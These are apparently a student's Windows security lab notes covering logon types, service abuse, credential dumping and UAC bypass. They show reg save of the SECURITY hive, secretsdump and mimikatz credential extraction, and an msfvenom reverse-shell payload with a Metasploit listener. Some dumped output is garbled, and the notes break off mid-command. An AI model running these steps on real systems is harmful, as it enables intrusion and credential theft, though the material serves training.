
Test logon with psexec.exe

```
C:\tools\SysinternalsSuite>psexec64.exe \\10.160.68.189 calc.exe

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access 10.160.68.189:
Logon failure: the user has not been granted the requested logon type at this computer.
C:\tools\SysinternalsSuite>
```

Open event viewer: check logon failure 4625 with type 3




Lab4: windows services exploitation


```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\duser>sc create bad_service binPath= "C:\Windows\System32\calc.exe" obj= "SOC\duser1" password= xxXX1234
[SC] CreateService SUCCESS

C:\Users\duser>
```




Try to start service



Open event viewer to check user logon

Get SECURITY/SYSTEM dump



Switch on kali:

Run

Secretsdump.py -security SECURITY.dmp -system SYSTEM.dmp

```
Impacket v0.9.15d- Copyright 2002-2016 Core Security Technologies
[*] Target system bootKey: 0xd257e1eea602417132fec7ee0711d36776d974abd805a989ebad8
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)56
duser:227ca22581ffd09ae3f65bbfd4a35da4:SOC.COURSE:SOC::aad3dfe25b8609779149d:::
duser1:9f93e53f5232681e6b32e4938d224920:SOC.COURSE:SOC::f448b6685d9fcd7ecfefd7c978
[*] Dumping LSA Secrets aad3b435b51404eeaad3b435b51404ee:df440b6685d9fcd7ecfefd7c978
[*] $MACHINE.ACC: from /root/.Public/ntds.dit
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:ac322809252ead3dfe25b8609779149d:dc5
[*] DPAPI_SYSTEM: 128-cts-hmac-sha1-96:46f4875ccc95e2d3f28f9896215de318
00001001 00 00 00 C4 E5 F1 43 d2 E5 97 EE 60 30 FF 74 .....Cr...`0.t
00100C19E 3D 0F 96 80 0F CE 8D 21 5A 68 81 4A C7 AD 11 67 6C =J001001Zh:J.d00c31e1e5
00200C31F 3E 11 71 2C 61 AD FE 61 1A E2 B3 06 fabcc1032399c>Jq,a..a...
[*] NL$KMdes-cbc-md5:ab499802073d3ee9
00000074 3F BC 9C DD 2E BD A3 10 7A CB 50 30 64 8C 8C 89 0c f7 7f 77 z.P0d.12fa8bbad2
001000d9 AA E4 C4 F2 5B 68 2B 9D AB D0 53 51 1D 44 4E 89 00 11 [h+...SQ.DN
002000c87 D0 D5 E8 EA 04 7C 1C AF 43 7F 81 BF 71 B4 D3 .....|..C...q..
003000ur8D 07 7F 5A 9B 61 00 69 45 3A F5 34 2F 96 2E 4F 67 64 4 Z.a.iE:4/1.00c4af24b
[*] _SC_bad_service: 128-cts-hmac-sha1-96:255a35fc5f011006a778f6bc440726c6
(Unknown User):xxXX1234-md5:29ad204c6b46f4c8
```

Delete service

```
C:\Users\duser>sc delete bad_service
[SC] DeleteService SUCCESS

C:\Users\duser>
```

The screenshot shows the Windows 'Local Security Policy' application. On the left, the 'Security Settings' tree is expanded to 'Local Policies' > 'Security Options'. The main pane lists various security policies. The policy 'Interactive logon: Number of previous logons to cache (in case domain controller is not available)' is selected and highlighted in blue. A context menu is open over this policy, showing the 'Cache:' value set to '10' logons. The 'OK' button is highlighted in the context menu.

The screenshot shows a Windows Command Prompt window titled "Select Administrator: Command Prompt". The text in the window is as follows:

```
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\duser>reg save HKLM\SECURITY C:\temp\win2019_serviceSECURITY.dmp
The operation completed successfully.

C:\Users\duser>
```

A mouse cursor is visible over the command prompt.

```
*] Target system bootKey: 0xd257e1eea602417132fec7ee0711d367  
*] Dumping cached domain\logon information (uid:encryptedHash:longDomain:domain)  
*] Dumping LSA Secrets st_be patient  
*] $MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:eafa3c4da285db9831363a5f17f6202b4  
MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:ac32280925ead3dfe25b8609779149d  
*] DPAPI_SYSTEM: aad3b435b51404eeaad3b435b51404ee:3443e23f1899cc5eep4d548d948af121  
0000 50 01 00 00 C4 E5 F1 43 372 E5 97 EE 60 30 FF 7F9310E0C...Cr...t...  
0010 C9 E3 D0 0F 96 80 OF CE 8D 02 1A 56 68 14 A7 C7 AD 11b3333ZhhJ...ead:::  
0020 ...51F 3E 11 71 2C 61AD FEb461 1A E2 B3acbf3f64d8d42ce>...q,a,...9dfdd9:::  
*] NL$KM\dusers:1104:aad3b435b51404eeaad3b435b51404ee:ae974876d974abd885a989beead  
0000 ...74 3F BC 9C DD 2E BD AC 3B67A CB c50 30 64 8C 89 07tT...[+z...ed20c5  
0010 ...D9 AA E4 C4 F2 5B 68 2B3BD AB DB 53 51 1D 44 Eead3dfe25b8609779149dSQ.DN9d9S  
0020 ...87 D0 D5 E8 EA 04 7C 1Cb5AF 43 7F81 BF 71 B4 D3d4f400Zoa.iE:.4/..0efdc97  
0030 ...8D 07 7F 5A 9B 6100 690545 3A F5b34+2FE96 2E 4Fd4f400Zoa.iE:.4/..0efdc97  
*] Cleaning up... from /root/.Public/ntds.dit
```

Lab 5: Privilege and access control

whoami /user /priv – Show current access token
user SID and privileges list

SUPER PRIVILEGES

There are several privileges that give an account that has them full control over a computer:

Privilege	What can the privilege holder do?
Debug programs	Can open any process in the system.
Take ownership	Can access any object in the system.
Restore files and directories	Can replace any file in the system with their own.
Load and unload device drivers	A driver is considered a trusted part of the OS that can bypass all security.
Create a token object	Can spoof any local user by generating a token
Act as part of an operating system	Can create a new logon session

Run mimikatz : not use privilege::debug -> error


```
mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
mimikatz #
```

Check privilege: whoami /priv

```
seDebugPrivilege Debug programs Disabled
seSystemEnvironmentPrivilege Modify firmware environment values Disabled
seChangeNotifyPrivilege Bypass traverse checking Enabled
seRemoteShutdownPrivilege Force shutdown from a remote system Disabled
seUndockPrivilege Remove computer from docking station Disabled
seManageVolumePrivilege Perform volume maintenance tasks Disabled
seImpersonatePrivilege Impersonate a client after authentication Enabled
seCreateGlobalPrivilege Create global objects Enabled
seIncreaseWorkingSetPrivilege Increase a process working set Disabled
seTimeZonePrivilege Change the time zone Disabled
seCreateSymbolicLinkPrivilege Create symbolic links Disabled
seDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled

C:\Windows\system32>cd ..\..
C:\>cd tools\mimikatz_trunk\x64
```

Mimikatz before running privilege::debug



After running :


```
mimikatz # privilege:debug
ERROR mimikatz_dlocal ; "privilege:debug" command of "standard" module not found !

Module :      standard
Full name :   Standard module
Description :  Basic commands (does not require module name)


    exit - Quit mimikatz
    cls  - Clear screen (doesn't work with redirections, like PsExec)
    answer - Answer to the Ultimate Question of Life, the Universe, and Everything
    coffee - Please, make me a coffee!
    sleep - Sleep an amount of milliseconds
    log    - Log mimikatz input/output to file
    base64 - Switch file input/output base64
    version - Display some version informations
    cd     - Change or display current directory
    localtime - Displays system local date and time (OJ command)
    hostname - Displays system local hostname

mimikatz # privilege::debug
Privilege '20' OK
```

debugPrivilege -> enabled



Remove/add users who can run debug privilege



Despite running as an admin, mimikatz can't access to lsass

```

C:\>cd tools\mimikatz_trunk\x64
C:\tools\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.oe)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz #

```

Open process explorer: seeing that mimikatz doesn't have debug privilege

The image shows two windows side-by-side. The left window is 'mimikatz.exe:5564 Properties'. It has tabs for Image, Performance, Performance Graph, Disk and Network, GPU Graph, Threads, TCP/IP, Security, Environment, and Strings. The 'Security' tab is active, showing the 'Privilege' section. A list of privileges is shown with 'SeBackupPrivilege' highlighted and its flag 'Disabled'. The right window is 'Process Explorer - Sysinternals: www.sysinternals.com [W2019]'. It shows a list of processes. 'mimikatz.exe' is listed with a CPU usage of 37.65% and 23,564 K private bytes.

```

C:\tools\mimikatz_trunk\x64>mimikatz.exe


.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.oe)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061


mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

```

Lab 6: Bypass UAC



The differences between accounts using UAC policy



Create a reverse shell for testing

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.160.201.8 LPORT=4444 -f exe > calc.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

root@kali:~#
```

```
[*] Starting persistent handler(s)...
msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.160.201.8
lhost => 10.160.201.8
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > ex
```

The operation was denied

```
C:\tools>net localgroups Administrators
net localgroups Administrators
The syntax of this command is:

NET
